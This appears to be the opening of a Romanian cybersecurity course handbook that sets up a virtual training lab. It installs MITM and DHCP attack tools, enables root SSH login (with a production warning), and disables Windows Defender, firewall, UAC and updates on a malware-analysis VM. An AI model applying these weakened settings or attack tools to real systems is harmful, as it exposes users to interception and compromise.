



Proiect cofinanțat din Fondul Social European prin Programul Operațional Capital Uman 2014 - 2020

Axa prioritară 3: Locuri de muncă pentru toți

Apelul pentru proiecte: POCU/860/3/12/Îmbunătățirea nivelului de cunoștințe/ competențe/ aptitudini aferente sectoarelor economice/ domeniilor identificate conform SNC si SNCDI ale angajaților

Titlul proiectului: **DigitalizeIT - Competențe digitale pentru angajați**

Contract POCU/860/3/12/143014

Specialist în proceduri și instrumente de securitate a sistemelor informatice

Suport de curs

Conf. Dr. Ing. Mihai CHIROIU

2022



Proiect cofinanțat din Fondul Social European prin Programul Operațional Capital Uman 2014 - 2020

Axa prioritară 3: Locuri de muncă pentru toți

Apelul pentru proiecte: POCU/860/3/12/Îmbunătățirea nivelului de cunoștințe/ competențe/ aptitudini aferente sectoarelor economice/ domeniilor identificate conform SNC și SNCDI ale angajaților

Titlul proiectului: **DigitalizeIT - Competențe digitale pentru angajați**

Contract POCU/860/3/12/143014

Specialist în proceduri și instrumente de securitate a sistemelor informatice

Suport de curs

Conf. Dr. Ing. Mihai CHIROIU

2022

EuroTRAINING SOLUTION S.R.L.

Copyright © Eurotraining Solution S.R.L. 2022

Toate drepturile prezentei ediții sunt rezervate Eurotraining Solution S.R.L. și autorului. Nici o parte din această lucrare nu poate fi reprodusă, stocată sau transmisă indiferent prin ce formă, fără acordul prealabil scris al autorilor.

CUPRINS

Cap. 1 Lumea securității cibernetice	3
1.1 Instrumente de monitorizare a rețelei	3
1.2 Platformă de virtualizare	4
1.3 Mașini virtuale pentru securitate cibernetică	4
1.3.1 Kali Linux	4
1.3.2 Ubuntu Server	6
1.3.3 Internet VM	7
1.3.4 Windows 7 VM	10
1.4 Echipamente pentru securitatea cibernetică	12
1.4.1 Router Cisco	12
1.4.2 Comutator Cisco L2	13
1.4.3 Web Security Appliance VM	14
1.4.4 Firepower Threat Defense (FTDv) VM	14
1.5 Simulator de rețea	15
1.6 Testarea conectivității infrastructurii	17
Cap. 2 Securitatea dispozitivului final	21
2.1 Analiza manuală a malware-ului	21
2.2 Analiza automată a programelor malware	26
2.3 Sistemul gazdă de detectare a intruziunilor	29
2.4 TOR - adăugarea de confidențialitate	31
Cap. 3 Securitatea rețelei locale	37
3.1 Atacuri de recunoștere a rețelei locale	37
3.2 Atacuri L2	41
3.3 L2 MITM	46
3.4 Mitm fișier injecție	49
3.5 TLS MITM	52
3.6 Autentificare 802.1x	57
Cap. 4 Protecție firewall	60
4.1 Filtrarea pachetelor	60
4.2 Firewall folosind starea protocoalelor	65
4.3 Snort - Sistem de detectare și prevenire a intruziunilor în rețea	73
4.4 Securitate folosind firewall dedicat	78



4.5	Firewall pentru aplicații	83
Cap. 5	Securitate de la distanță	86
5.1	Criptografie	86
5.2	Infrastructura certificatelor	89
5.3	GRE prin IPSec	93
5.4	Îmbunătățirea securității DNS	96
Cap. 7	Anexele	100
7.1	Anexa 1 - Script pentru configurarea Windows	100
	Referințe	102

Cap. 1 Lumea securității cibernetice

În acest capitol vom detalia modul în care a fost adăugată fiecare componentă a laboratorului, inclusiv hardware-ul necesar și software-ul instalat. În timp ce fiecare laborator utilizează doar unele componente hardware și software, explicațiile pentru configurare nu sunt pe fiecare laborator în parte, ci pe întreaga infrastructură, explicând și de ce s-au făcut unele alegeri arhitecturale.

Laboratorul a fost creat pe o mașină hardware cu procesor Intel @ 2.4 GHz, 16 GB RAM și 100 GB pentru stocare, care rulează Windows 10 Education, versiunea 1803, versiunea pe 64 de biți.

1.1 Instrumente de monitorizare a rețelei

În această secțiune vom descărca și instala utilitarul Wireshark [7]. Acest software ne permite să inspectăm traficul de rețea atât din mediul virtual (GNS3), cât și din interfețele fizice. Din secțiunea de descărcare a paginii web, selectați fișierul de instalare în funcție de sistemul de operare și cpu și urmați ghidul de configurare. Vă rugăm să selectați și să instalați software-ul Pcap împreună cu Wireshark. USBpcap nu este necesar pentru această carte, dar vă încurajăm să descoperiți singur toate caracteristicile Wireshark.

Verificați dacă Wireshark a fost instalat corect selectând o pornire a oricărei topologii GNS3, faceți clic dreapta pe un link și începeți să capturați traficul. În fereastra care apare asigurați-vă că ați selectat pentru a porni programul de vizualizare (Wireshark instalat pe computerul local).



Fig. 1.1 GNS3 captura fereastra de trafic

Ar trebui să apară o nouă fereastră Wireshark și tot traficul ar trebui să fie afișat. Atâta timp cât programul nu este închis, toate datele din linkul selectat vor fi afișate pe Wireshark. Pentru a vizualiza orice pachet doar selectați-l și Wireshark va diseca în consecință.




Fig. 1.2 Captarea traficului Wireshark

1.2 Platformă de virtualizare

Folosim VirtualBox ca platformă de virtualizare care stă la baza. Acest lucru poate fi înlocuit cu orice alte tehnologii de virtualizare, cum ar fi VMWare Workstation / Player. Rețineți că, în timp ce actualizați software-ul de virtualizare, este posibil ca unele mașini virtuale să nu funcționeze conform destinației și ar trebui să le reconstruiți de la zero. După instalare, asigurați-vă că puteți porni programul verificând numărul versiunii sale (accesați Ajutor->Despre VirtualBox).




Fig. 1.3 VirtualBox versiune de software

1.3 Mașini virtuale pentru securitate cibernetică

1.3.1 Kali Linux

Una dintre mașinile virtuale pe care se bazează această carte este Kali Linux Light 64 Bit. Puteți descărca cea mai recentă versiune de pe site-ul oficial [1]. Am ales această versiune (Lumină) pentru a face imaginea cât mai mică posibil, astfel resursele necesare cât mai mici posibil.

Acum vă arătăm cum să creați o mașină virtuală Kali. Vă rugăm să rețineți că imaginea Kali se bazează pe sistemul de operare Debian [3] și am descărcat versiunea pe 64 de biți. Avem nevoie pentru a crea VirtualBox Virtual Machine pentru Kali. Din meniul VirtualBox, selectați Fișier și nou și introduceți specificațiile corespunzătoare în caseta de selectare a sistemului de operare.




Fig. 1.4 Selectați specificațiile corespunzătoare ale sistemului de operare pentru Kali VM

Vă recomandăm o utilizare de 1 GB RAM, 1vCPU și 40 GB spațiu de stocare pentru aceasta, cu toate acestea, acest lucru depinde de infrastructura dvs. Rețineți că un hard disk de dimensiune fixă a VM ar putea utiliza resursele care nu sunt de fapt necesare, prin urmare, selectați opțiunea alocat dinamic atunci când alegeți tipul de hard disk. După ce mașina virtuală este creată, puteți elimina componenta "Audio" făcând clic pe Audio și apoi dezactivând această opțiune.

Pentru a instala software-ul Kali, trebuie mai întâi să adăugați CD-ul de imagine descărcat anterior la configurația sa. Pentru a face acest lucru, selectați Stocare, Controler IDE și apoi faceți clic pe pictograma CD pentru a alege un fișier de disc optic virtual. După ce fișierul selectat a fost specificat, ar trebui să îl puteți vizualiza în fila Informații.




Fig. 1.5 Selectarea unui fișier de disc optic virtual

Porniți mașina virtuală și continuați instalarea. De asemenea, rețineți că acest lucru poate dura câteva minute, în funcție de configurația hardware.




Fig. 1.6 Instalarea software-ului Kali

Este foarte important să utilizați setările în funcție de locația dvs., deoarece acest lucru ar putea accelera descărcarea software-ului mai târziu de-a lungul procesului. Asigurați-vă că aveți acces la Internet, adică setările de rețea VirtualBox sunt configurate la NAT și interfața de rețea virtuală este conectată și că utilizați o oglindă de rețea pentru descărcări de software.

Utilizați o parolă a voinei dvs., pentru restul acestei cărți vom folosi "student" ca parolă pentru mașina virtuală Kali. Dacă sunteți un utilizator cu experiență, puteți partiționa hard diskul în moduri diferite, cu toate acestea vă recomandăm să utilizați un mecanism de partiție ghidat, cu toate fișierele dintr-o singură partiție și o singură partiție pentru întregul disc. Ne asumăm această selecție pentru restul cărții.

După finalizarea instalării, vom dezactiva serverul X (interfața grafică) și îi vom permite lui Kali să pornească direct în modul consolă. Pentru a face acest lucru, emiteți următoarea comandă din consola terminal (selecți Application->Terminal din meniul Kali). Este posibil să fie necesară o repornire a sistemului.

```
sudo systemctl set-default multi-user.target
```

De asemenea, vă recomandăm să executați un upgrade de software după terminarea instalării.

```
sudo apt-get update
```

```
sudo apt-get upgrade
```

Pentru a simplifica utilizarea Linux Kali, putem activa ssh și îi putem permite să pornească la momentul pornirii. Mai întâi vom permite autentificarea rădăcină prin adăugarea următoarei linii (sau schimbarea celei existente) "PermitRootLogin da" în fișierul "/etc/ssh/sshd_config". Acesta este un risc major de securitate și nu ar trebui să utilizați acest lucru într-un mediu de producție. Apoi, serviciul ssh ar trebui să fie activat

```
root@kali:~# systemctl enable ssh
```

În continuare, vom instala diferite soluții software care sunt necesare pentru laboratoarele propuse. Începem cu ettercap, care este o stivă de software care permite tipuri de atac man-in-the-middle pentru o rețea locală [10]. Printre multe caracteristici ettercap disponibile, enumerăm doar posibilitatea de a decripta traficul Secure Sockets Layer (SSL), înlocuind un șir în trafic folosind expresii regulate și capacitatea de a colecta parola de la diferite protocoale, inclusiv HTTP. Emiteți următoarea comandă pentru a instala versiunea bazată pe text [11].

```
root@kali:~# apt-get install ettercap-text-only
```

Alte instrumente, inclusiv tcpdump pentru monitorizarea rețelei și captarea traficului, python-pip pentru gestionarea pachetelor și dhcping un instrument de atac de forță brută împotriva serverelor DHCP sunt, de asemenea, necesare.

```
root@kali:~# apt-get install ettercap-text-only
```

```
root@kali:~# apt install net-tools
```

```
root@kali:~# apt-get install tcpdump
```

```
root@kali:~# apt-get install yersinia
```

```
root@kali:~# apt-get install python-pip
```

```
root@kali:~# pip install scapy==2.3.3
```

```
root@kali:~# apt-get install dhcping
```

1.3.2 Ubuntu Server

Pentru a testa în mod corespunzător diferite scenarii de securitate, vom folosi o mașină virtuală Ubuntu care va lua rolul victimei care acționează atât ca server (de exemplu, e-mail, DNS), cât și ca client (conexiuni web simple etc.). În acest scop, am descărcat cea mai recentă imagine a serverului Ubuntu, adică ubuntu-18.04.1-live-server-amd64 de la 1 august 2018, și am creat o mașină Virtualbox minimă (512 RAM, 1 VCPU, 40GB HDD). Numele de utilizator "student" cu parola "student" au fost create pentru această mașină virtuală.

Important: După terminarea instalării, asigurați-vă că adaptorul de rețea virtuală, din setările mașinii virtuale, nu este atașat la niciun dispozitiv, deoarece acest lucru va refuza accesul GNS3 la

configurația sa. Continuați ca explicați dacă GNS3 afișează următorul mesaj de eroare: "Eroare la crearea link-ului: Atașarea 'nat' este deja configurată pe adaptorul 0. Vă rugăm să-l eliminați sau să permită VirtualBox VM 'Ubuntu-1' pentru a utiliza orice adaptor."




Fig. 1.7 Instalarea serverului Ubuntu

Primul pas în configurarea serverului Ubuntu este actualizarea stivei sale de software.

```
sudo apt-get update  
sudo apt-get upgrade
```

De asemenea, putem elimina software-ul cloud-init, deoarece mediul nostru este implementat local.

```
sudo apt-get autoremove cloud-init
```

Dacă doriți să schimbați numele de gazdă al mașinii virtuale, cloud-init trebuie dezactivat și puteți face acest lucru prin emiterea următoarei comenzi, unde "internet" este numele mașinii virtuale.

```
hostnamectl set-hostname internet
```

1.3.3 Internet VM

În această secțiune vom instala mașina virtuală utilizată pentru a oferi conectivitate la Internet. Vă rugăm să rețineți că configurația reală a mașinii virtuale Internet ar putea diferi de la scenariu la scenariu și acest lucru va fi detaliat într-un capitol separat.

Mașina virtuală va fi configurată ca un server DHCP (Dynamic Host Configuration Protocol) pentru a permite adresarea IP ușoară și va efectua traducerea adreselor de rețea (NAT) pentru a permite accesul la Internet pentru gazdele virtuale din cadrul GNS3.

Scurtă explicație: Protocolul DHCP permite atribuirea automată a diferiților parametri, dar cel mai important al adresei IP, măștii de rețea, gateway-ului implicit și serverului DNS. Protocolul se bazează pe patru mesaje schimbate, clientul DHCP solicitând o adresă IP și serverul DHCP oferind unul bazat pe configurația sa [8]. Configurația comună se află într-o rețea locală, unde adresa stratului doi al unui cadru Ethernet utilizează adresa de difuzare ca destinație (FF:FF:FF:FF:FF:FF) pentru serverul DHCP.

Scurtă explicație: Traducerea adreselor de rețea (NAT) este un mecanism utilizat pentru a schimba adresa IP a stratului trei într-o altă adresă. De obicei, acest lucru se face pentru a înlocui o adresă IP privată [9] cu una publică și pentru a permite accesul la Internet. În plus, prin utilizarea informațiilor

din antetul stratului patru, numerele de port din Transmission Control Protocol(TCP)/User Datagram Protocol(UDP), o adresă IP publică poate fi utilizată pentru a înlocui mai multe private.

Mașina virtuală de internet se bazează pe Ubuntu, astfel încât să putem clona mașina virtuală existentă dacă nu a fost configurată încă sau puteți urma același proces pentru instalarea acesteia. Adresa de control al accesului media (MAC) trebuie reinițializată pentru a evita dublurile pe același segment de rețea. Am optat pentru o clonă completă a mașinii inițiale pentru a permite migrarea ușoară mai târziu.




Fig. 1.8 Clonarea unei mașini virtuale

Mașina virtuală internet va necesita instalarea unui al doilea adaptor de rețea, primul va fi utilizat pentru conectivitatea GNS3 și ar trebui să fie configurat ca nefiind atașat în VirtualBox, în timp ce al doilea va permite accesul la Internet pentru VM și pentru topologia GNS3. Activați adaptorul 2 din setările mașinii virtuale și atașați-l la segmentul NAT din VirtualBox. O mențiune aici este că software-ul Virtual Box efectuează traducerea adreselor de rețea pentru conexiunea mașinii virtuale la dispozitivul fizic, în timp ce ubuntu care rulează în interiorul mașinii virtuale va traduce adresele pentru topologia GNS3 în sine. Acest proces de traducere în cascadă permite partajarea ușoară a Internetului folosind o singură conexiune între mai multe dispozitive virtuale care rulează pe aceeași mașină fizică.




Fig. 1.9 Adăugarea unui al doilea adaptor de rețea cu NAT activat

Pentru a instala software-ul necesar în virtual trebuie să ne asigurăm că avem conectivitate la internet. Mai întâi, listați interfețele disponibile care emit următoarele comenzi. Dacă există o singură interfață disponibilă, schimbați configurația mașinii virtuale.

```
root@internet:/# ip address show | grep state
[...]  
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
3: enp0s8: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
```

O interfață va fi configurată pentru a avea conectivitate la Internet, iar cealaltă ar trebui să fie configurată cu o adresă IP statică pentru accesul GNS3. Emiteți următoarea comandă pentru a obține o adresă IP pentru interfața conectată la Internet (în cazul nostru este enp0s8).

```
root@internet:/home/student# dhclient enp0s8  
root@internet:/home/student# ip address show enp0s8  
3: enp0s8: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000  
    link/ether 08:00:27:1a:37:d5 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.3.15/24 brd 10.0.3.255 scope global enp0s8  
        valid_lft forever preferred_lft forever  
    inet6 fe80::a00:27ff:fe1a:37d5/64 scope link  
        valid_lft forever preferred_lft forever
```

Dacă o adresă IP validă a fost atribuită de VirtualBox, ar trebui să puteți testa conexiunea la Internet.

```
root@internet:/home/student# ping google.com  
PING google.com (216.58.209.206) 56(84) bytes of data:  
64 bytes from bud02s22-in-f206.1e100.net (216.58.209.206):  
icmp_seq=1 ttl=54 time=29.3 ms  
^C
```

```
--- google.com ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms
```

Apoi, ar trebui să activăm redirectionarea atât a pachetelor IPv4, cât și a pachetelor IPv6 pe dispozitiv. Pentru aceasta, trebuie să anulați următoarea linie două în fișierul `/etc/sysctl.conf`.

```
net.ipv4.ip_forward = 1  
net.ipv6.conf.all.forwarding = 1
```

Ultimul pas este de a instala software-ul necesar pentru crearea unui server DHCP. Vom folosi `isc-dhcp-server` în acest scop.

```
root@internet:/home/student# sudo apt-get install isc-dhcp-server
```

Această mașină virtuală va oferi, de asemenea, diferite servicii în scopuri de hacking. Introducem pe scurt instalarea acestor servicii, în timp ce configurația lor depinde pentru fiecare laborator și vor fi detaliate în secțiunile respective. Pentru serverul HTTP am optat pentru utilizarea software-ului `apache2`, cu toate acestea, acest lucru nu va fi pornit la momentul pornirii și va necesita pornire manuală pentru fiecare exercițiu.

```
root@internet:/home/student# apt-get install apache2  
root@internet:/home/student# systemctl disable apache2
```

Software-ul `Freeradius` va fi, de asemenea, utilizat ca parte a laboratoarelor din această carte, vă rugăm să instalați-l alături.

```
root@internet:/home/student# apt-get install freeradius
```

1.3.4 Windows 7 VM

În primul rând, asigurați-vă că instalați o nouă copie nouă de Windows 7 (puteți utiliza și Windows 10, dar tutorialele din această carte presupun că se utilizează Windows 7). Vă recomandăm să dați cel puțin 4 GB RAM și 40 GB HDD pentru acest aparat virtual, împreună cu 2 vCPUs. După terminarea instalării, asigurați-vă că sistemul are conectivitate la Internet și se aplică toate actualizările. Unele reporniri ar putea fi necesare.



Fig. 1.10 Instalarea Windows pe VirtualBox

Vom modifica configurația implicită pentru a permite utilizarea acestei mașini virtuale pentru analiza malware-ului. Accesați Opțiunile folderului și permiteți vizualizarea fișierelor ascunse, inclusiv a celor protejate ale sistemului de operare.




Fig. 1.11 Afișarea fișierelor ascunse în Windows

Un lucru pe care îl vom solicita de la această mașină este să avem toate caracteristicile de protecție activă, cum ar fi antivirusul și actualizarea automată dezactivate. Acest lucru permite un control mai bun al viitorului software instalat și putem folosi, de asemenea, această mașină pentru testarea probelor de malware.

O modalitate de a modifica configurația diferită a mediului Windows este prin intermediul consolei de politici locale de grup. Îl puteți deschide utilizând comanda *gpedit.msc* din linia de comandă. În timp ce acest lucru permite o configurare mai ușoară dintr-o interfață grafică cu utilizatorul, vom detalia în continuare modul de obținere a aceluiași efect de la powershell, permițând astfel automatizarea și scriptarea diferitelor procese.

Configurația de stare dorită PowerShell (DSC) este un cadru de gestionare care permite automatizarea scriptării powershell pentru diferite componente Windows [39]. Pentru a-l utiliza cu politica locală de grup, vom solicita mai întâi să instalăm un modul powershell numit PolicyFileEditor capabil să modifice configurația de registry asociată [41]. Vă rugăm să emiteți următoarele comenzi pentru a permite executarea scripturilor semnate și instalarea modulului.

```
Install-Module -Name PolicyFileEditor -RequiredVersion 3.0.0  
Set-ExecutionPolicy RemoteSigned
```

Pentru procesul de automatizare vom folosi Window Remote Management, un protocol simplu de gestionare care acceptă comanda atât local, cât și de la distanță, prin urmare următoarele configurații pot fi utilizate și prin rețea, distribuite [40]. Pentru a porni serviciul local și a-l configura pentru administrarea de bază, utilizați următoarele.

```
winrm quicksetup
```

Maparea pentru politica locală de grup și registry pot fi găsite în referința setărilor politicii de grup pentru Windows. Utilizați aceste informații pentru a configura registry din linia de comandă și pentru a obține aceleași rezultate ca configurația efectuată prin interfața grafică cu utilizatorul.

Utilizați scriptul furnizat în anexa unu pentru a face următoarea configurație:

1. Dezactivați actualizările automate
2. Dezactivați Paravanul de protecție Windows
3. Dezactivați Windows Defender
4. Dezactivați controlul accesului la utilizator

După ce scriptul a fost rulat, nu uitați să forțați actualizarea politicilor locale.

```
gpupdate /force
```

Dacă în timpul procesului de modificare a politicilor de grup întâlniți orice mesaje de eroare, puteți verifica configurația în folderele *%windir%\System32\GroupPolicy* și *%windir%\System32\GroupPolicyUsers*. Fișierele .pol pot fi deschise de orice editori de text. Ar trebui să le eliminați și să aplicați comanda *gpupdate /force*.

Pentru utilizarea mașinii virtuale împreună cu cadrul sandbox Cuckoo, trebuie să adăugăm și Python2.7. Descăreați cea mai recentă versiune și instalați-o.

Se știe că Windows are instalate mai multe caracteristici, inclusiv unele jocuri, și este posibil să fie nevoie să tăiem puțin versiunea implicită. Utilizați instrumentul de optimizare a sistemului de operare VMware [12] pentru a dezactiva rularea serviciilor care nu sunt necesare în configurarea noastră.

1.4 Echipamente pentru securitatea cibernetică

1.4.1 Router Cisco

GNS3 acceptă emularea diferitelor platforme hardware Cisco prin utilizarea software-ului emulator Dynamips. Platformele hardware actuale acceptate sunt: Cisco 7200 (NPE-100 la NPE-400), Cisco 3600 (3620, 3640 și 3660), Cisco 2691, Cisco 3725, Cisco 3745, Cisco 2600 (2610 la 2650XM) și Cisco 1700 (1710 la 1760) [5]. În timp ce acest software este furnizat sub licențiere GPLv2, va trebui să contactați furnizorul local Cisco pentru a obține software-ul cisco imagine necesare. Pentru această secțiune de carte vă vom arăta cum să adăugați o imagine a routerului Cisco 3640 și să o conectați la Internet.

Înainte de a putea începe un router Cisco, trebuie mai întâi să adăugăm imaginea corectă în Dynamips. Pentru a face acest lucru, selectați Editare->Preferințe, apoi, din meniul din stânga, selectați Routere Dynamips->IOS, apoi faceți clic pe Nou. Navigați la fișierul imagine Cisco și permiteți GNS3 să copieze fișierul imagine în directorul de imagini implicit. Acest pas este opțional, dar vă recomandăm să faceți acest lucru pentru a evita ștergerea eronată a fișierului imagine.

